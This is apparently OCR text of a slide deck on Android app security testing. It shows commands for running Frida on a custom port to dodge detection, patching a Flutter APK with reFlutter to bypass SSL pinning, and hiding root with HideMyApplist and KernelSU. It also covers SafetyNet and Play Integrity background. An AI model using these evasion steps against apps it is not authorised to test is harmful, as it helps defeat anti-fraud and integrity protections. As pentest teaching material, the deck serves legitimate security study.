
We can see some `*.so` files.

```
→  x86 ls
libfrida-check.so  libtool-checker.so
→  x86 file *.so
libfrida-check.so:  ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, BuildID[sha1]=d9
15cc82047569b6f20b3c90f7ee9e87733c1839, stripped
libtool-checker.so: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, BuildID[sha1]=02
5d535dfb54b29204fa10ae09ce9b79ba82eec4, stripped
→  x86
```

Decompilation using Girdha



‘fridaCheck’ Function – checks port 27042



Bypass by running Frida on custom port

```
:/data/local/tmp # ls
server                        frida-server-16.1.8-android-arm64  re.frida.server
server-15.2.2-android-arm     fridascript.js                     server-16.1.2-arm64
server-15.2.2-android-x86_64  perfd                              vysor.pwd
:/data/local/tmp # ./server-16.1.2-arm64 -l 0.0.0.0:1234 &
213
:/data/local/tmp #
:/data/local/tmp #
:/data/local/tmp #
:/data/local/tmp #
:/data/local/tmp #
:/data/local/tmp #
```

Proxy Agnostic Android Apps

Proxying Flutter based application

- Flutter does not use the system proxy settings
- Also does not use the system certificate store
- It uses its own cert store which is baked into the so files
- Solution – Hook the so file at runtime to make it accept Burp’s certificate
  - Refluter
  - https://github.com/NVISOsecurity/disable-flutter-tls-verification
  - https://codeshare.frida.re/@TheDauntless/disable-flutter-tls-v1/
  - ProxyDroid with iptables to set proxy for flutter apps

Bypassing SSL pinning using Reflutter

- Install reflutter
- Run reflutter with flutter based apk -> Select 1 and Enter burp suite IP

install reflutter

```
pip3 install reflutter
```

Run reflutter

```
reflutter news.apk
```


```
○ reflutter news.apk

Choose an option:

1. Traffic monitoring and interception
2. Display absolute code offset for functions

[1/2]? 1

Example: (192.168.1.154) etc.
Please enter your BurpSuite IP: 192.168.0.106

Wait...


SnapshotHash: 7dbbeeb8ef7b91338640dca3927636de
The resulting apk file: ./release.RE.apk
Please sign,align the apk file

Configure Burp Suite proxy server to listen on *:8083
Proxy Tab -> Options -> Proxy Listeners -> Edit -> Binding Tab

Then enable invisible proxying in Request Handling Tab
Support Invisible Proxying -> true
```


Zipalign + Sign

```
○ java -jar ../uber-apk-signer-1.3.0.jar --apk release.RE.apk
source:
        /home/sha/files/android/apk/mudit/test-apk
zipalign location: PATH
        /usr/bin/zipalign
keystore:
        [0] 161a0018 /tmp/temp_11011893437978608268_debug.keystore (DEBUG_EMBEDDED)

01. release.RE.apk

        SIGN
        file: /home/sha/files/android/apk/mudit/test-apk/release.RE.apk (18.29 MiB)
        checksum: e5fe2cba9f13a2d9359f60a46a52778701c34a57def72c89f74c325414818180 (sha256)
        - zipalign success
        - sign success

        VERIFY
        file: /home/sha/files/android/apk/mudit/test-apk/release.RE-aligned-debugSigned.apk (18.3 MiB)
        checksum: 855c08c0b956565d5d7652788d97eb998c927c02296295ae14c2f2b36900152e (sha256)
        - zipalign verified
        - signature verified [v1, v2, v3]
                20 warnings
                Subject: CN=Android Debug, OU=Android, O=US, L=US, ST=US, C=US
                SHA256: 1e08a903aef9c3a721510b64ec764d01d3d094eb954161b62544ea8f187b5953 / SHA256withRSA
                Expires: Fri Mar 11 01:40:05 IST 2044

[Wed Jun 05 17:00:07 IST 2024][v1.3.0]
Successfully processed 1 APKs and 0 errors in 1.68 seconds.
```


Bypassing SSL pinning using Reflutter


- Configure Burp to listen on 8083
- Enable invisible proxy





Deploy - Proxy success







Root Check - App lists Retrieval


HideMyApplist


- Some applications pull list of installed apps using various android modules and google services
- Fingerprinting using created folders and files can also be used to detect apps such as Magisk, Xposed etc
- HideMyApplist Magisk Module - https://github.com/Dr-TSNG/Hide-My-Applist
- Blocks access to app lists to selected applications

Root detection bypass - HideMyApplist









SafetyNet and Play Integrity Checks

Safetynet attestation api

- SafetyNet attestation API (developed by Google play service), is used by the Android application developers to assess if their application is installed on a genuine Android device and that the device is not tampered and vulnerable.
- SafetyNet collects device data and sends it to Google
- Google, over time, will create a profile of each device using these data points.
- Google will analyze the data against the CTC (Compatibility Test Suite) which include number of test cases including –
    - Is the device rooted?
    - Is the hardware information recognized?
    - Is the device monitored?
    - Is the device infected with malicious apps?

Play Integrity

- Starting January 2023, Google has now discontinued the Safetynet attestation API and migrated to Play Integrity API.
- New apps cannot sign up for Safetynet, millions of old apps still use it
- Starting January 2025, Google plans to do a full turndown fully replace SafetyNet with Play Integrity

- Play Integrity API - When a user performs an action(that should be validated according to the developer), the request gets send to Play Integrity API. Play integrity checks if user action request is coming from a genuine app binary , installed via Google Play Store and running on a genuine Android device.
- Play Integrity API only delivers information of the device , user account and app. The final decision on the next action is taken by the server.

Device Fingerprint Blacklisting

- With these techniques, apps can blacklist your device based on numerous parameters
- Once blacklisted, the app wont run on your test device
- We have seen cases where apps change behavior depending upon the device profile. For example, 2FA, Captchas, 3D authentication on transactions, etc
- If an app account is blacklisted, all future accounts from that device can be blacklisted

Solution?

KernelSu


- Device rooting solution
- Lives in kernel land and provides root functionalities to userland apps
- Supports hardware breakpoints and even access to physical memory of processes
- Best part – NO ONE IS AWARE
- Also provides Magisk like modules using overlayfs
- https://kernelsu.org/

Installation


- For installing KernelSU you basically need to alter the Kernel of your device such that it includes the code that allows all the under the hood rooting action
- Step 1 – Is there a pre-built kernel for your mobile phone.
- How to check? – Install the APK on your phone (no root required)
- https://github.com/tiann/KernelSU/releases
- Example: https://github.com/tiann/KernelSU/releases/download/v1.0.0/KernelSU_v1.0.0_11874-release.apk

Supported Devices

- After installing, if your device is supported i.e has an official rooted kernel, you see this:




